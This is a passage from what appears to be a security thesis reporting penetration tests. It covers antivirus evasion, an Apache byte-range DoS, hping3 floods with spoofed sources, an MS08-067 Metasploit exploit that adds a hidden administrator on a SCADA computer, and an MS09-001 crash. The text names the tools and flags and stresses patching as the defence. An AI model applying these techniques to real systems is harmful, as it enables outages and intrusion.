

Figure 5.7 Remote screenshot

In this attack, the goal was to show that evading antivirus process was not a hard thing to do. This attack can be easily performed on a corporate network, an important computers such as management and IT devices may be exploited with this type of attack. If one think only antivirus software is as the security, then this can be evaded with a different techniques and methods. It is better to configure the system with layered structure, if antivirus is evaded then the other methods should defend the

security of the system.

5.2 Apache DoS Attack

In this attack, the main goal was to deactivate a server via Denial of Service (DoS) attack which originated from Apache HTTP Server Byte Range from the outside. This test was performed over the Internet and there was any privilege about the target system. After successfully doing this attack, this means that if any server has this vulnerability then this server can be exploited easily. The connection to this server will be lost and the service is down. So there will be a loss of money, service or process on a corporate network. This attack was performed on a university network and for security reasons IP and domain names are censored.

In order to achieve to find this vulnerability, the Nessus vulnerability test was performed. This is given in Figure 5.8.

Figure 5.8 Nessus result for Apache DoS

With this result, it was obvious that this server had Apache HTTP Server Byte Range DoS vulnerability. Before exploiting this vulnerability, it was seen that Apache service was running on this server and the web page was active (Fig. 5.9).



Figure 5.9 Working web page

Using Metasploit framework on Kali 2.0 operating system, this vulnerability can be exploited by the help of auxiliary module named Apache Range DoS (Fig. 5.10). For the exploitation, all required information such as remote host and port must be entered.



Figure 5.10 Apache Byte Range DoS on Metasploit

After entering these settings and finally exploiting the server, DoS packets were sent to server IP and its relevant port, where this was port 80 in this case. After sending 10th packet, the Apache service was closed for requests although the Ping request and reply was available. These are given in Figure 5.11 and 5.12.



Figure 5.11 After exploiting Apache



Figure 5.12 Exploited server Ping operation

In this attack, as it can be seen, Apache service was exploited. The web page was down after this operation, although the Ping operation to the server was available. This attack was used for denying the Apache web service. Exploit code is publicly available and can be accessed by anyone.

5.3 DDoS Attack to a Webpage

In this attack, the target was the web page of a corporate company hosted on the Internet. After doing DDoS attack to this web page, the connection became unstable and the access to the web page was gone. This was a dangerous attack because the attack can be performed from one machine as if it comes from so many machines. For doing this attack, Hping3 tool was used (Fig. 5.13).



Figure 5.13 DDoS to the webpage of corporate company

Here, "`--rand-source`" command was used to attack from random sources. For attack type, flooding was performed by "`–flood`" command. Before this attack, "`Ping`" operation to the web page was available and there was no packet loss as shown in Figure 5.14.



Figure 5.14 Ping operation before DDoS attack

After executing the attack command, the connection was unstable and there were packet losses. In this situation, any information about the target network device was known. Finally, the connection to the webpage of the company was down for a while (Figure 5.15).



Figure 5.15 Ping operation after DDoS attack

When the flood was finished, then the traffic to the web page turned normal rates and the access to the web page was again available. Distributed Denial of Services attack is really dangerous. If a company has an e-commerce website or is a bank which has transactions via internet web page, then the loss of money, reputation and business will be serious degree.

5.4 DoS Attack to an Accounting Computer

In this attack, the goal was to attack and stop communication to an accounting department computer on a corporate network. This test was performed from inside the network with an unprivileged domain account. IDS had been planned but was not implemented on this network. The DoS attack was performed and the results was demonstrated in this part. The other goal was to show how IP spoofing can be performed by using Hping3 tool. The task manager view of attacked computer is given in Figure 5.16. As it can be seen, all values were stable and this computer was not under attack.



Figure 5.16 Task manager view of computer before attack

When the flood was started via Hping3 tool as shown in Figure 5.17, the performance values at the computer such as memory, the usage of ethernet card and CPU usage were increased after the attack (Fig. 5.18).



Figure 5.17 DoS attack with Hping3 tool



Figure 5.18 Task manager view of computer after attack

As it can be seen in Figure 5.18, the CPU and Wi-Fi usage were increased and the incoming traffic was higher after performing DoS attack. In Hping3 command, "`-a`" parameter was used to perform IP Spoofing. In this situation, the traffic was performed by the spoofed IP. The real attacker IP address was different than the actual one (Fig. 5.19).

4505	7.48093000	19	1	19	8 ICMP
4506	7.48414500	19	1	19	8 ICMP
4507	7.48826100	19	1	19	8 ICMP
4508	7.48843000	19	1	19	8 ICMP
4509	7.48862100	19	1	19	8 ICMP
4510	7.48879000	19	1	19	8 ICMP
4511	7.48897100	19	1	19	8 ICMP

Figure 5.19 Wireshark details of DoS attack

The real attacker IP address was not existed in Wireshark traffic detail. Only, spoofed IP address was written as the source IP address. The other result of this attack was the delay of Ping operation to the accounting computer. Before the attack, the "`Ping`" level was nearly between 2ms and 5ms. After the attack this level was

between 40ms and 200ms. As it can be seen, this attack caused connection delay. If this attack type was distributed than the access to the computer may be down completely. This attack type can be hazardous because if the attacked device may be a production computer such as a PLC or SCADA computer, then the risks for company will be critical after successful attack and resulting a disaster for corporate company.

5.5 Exploitation of MS08-067

In this attack, the goal was to exploit a production computer running Windows XP on a corporate network. This test was performed from inside the network with taking an IP from LAN. This computer was used as a SCADA computer. Since, this computer has Microsoft Windows XP operating system which life was ended and must be updated to a newer or current version such as Windows 8 or 10. Firstly, a Nessus scan was performed and given in Figure 5.20.



Figure 5.20 Nessus scan result for MS08-067

As it can be seen obviously, this production computer had a serious vulnerability called MS08-067. This vulnerability can be exploited very easily with Metasploit tool. For this purpose, Metasploit was executed and relevant commands for exploiting MS08-067 vulnerability were run (Fig. 5.21).



Figure 5.21 MS08-067 exploit with Metasploit

Here, as payload, Reverse TCP Meterpreter was used. The flexibility was granted with using Reverse TCP Meterpreter as a payload. So many actions defined in Chapter 3.14 can be done with Meterpreter. After all, the production computer was exploited successfully. Three actions, creating directories named “uretim” and “recete”, creating a normal user called “uretim” and adding this user to “`administrators`” group were performed after executing “`cmdshell`” command on the remote computer. This is given in Figure 5.22.



Figure 5.22 Meterpreter actions on remote computer

While these actions were taken, the operator on the remote computer was not aware of performed actions. These were all fulfilled silently. Only "`netstat -an`" command at production computer side can exhibit the established connection from the attacker computer.

This vulnerability had been published and fixed at 2008, but it is still dangerous on corporate industrial companies. Since the production computers such as SCADA machines are not updated and upgraded regularly and also Windows firewall of this systems are generally off. Some of production software are not compatible with the new operating systems. It is crystal-clear that these devices must be upgraded to a new one. Besides, a Server 2003 machine was attacked via MS08-067 vulnerability on the corporate network. But the exploitation was not successfully performed because this machine was already patched for this vulnerability. Updating and upgrading of devices is the most important countermeasure for protecting them.

5.6 Exploitation of MS09-001

This attack is caused by Windows SMB vulnerability. According to this attack, remote code execution and the crash of the computer is possible due to the MS009-01 vulnerability in LAN. There was no administrative privilege hold by the tester. Nessus scan result of a production computer is shown in Figure 5.23.



Figure 5.23 Nessus scan result for MS09-001

After finding this information about a production computer on a corporate network, an exploit is available via Metasploit for MS09-001 that performing this

exploitation can crash the computer. As seen in Figure 5.24, Metasploit framework was started to perform this exploit.



Figure 5.24 MS09-001 exploit with Metasploit

By the help of this exploit, the attacker can send a special file to the IP address of the production computer. This means that the packets were sent to the victim computer until the handling of this packets became impossible. After, the system was crashed and a blue screen was appeared (Fig. 5.25).

Figure 5.25 Blue screen caused by MS09-001

In this attack, it is seen that if a computer is not fully updated then this device may

have vulnerabilities and a malicious person may exploit the computer so the crash of the computer or blue screen events may occur. For this reasons, important computers such as SCADA or production should be kept very carefully and regularly updated.

5.7 Exploitation of MS10-018

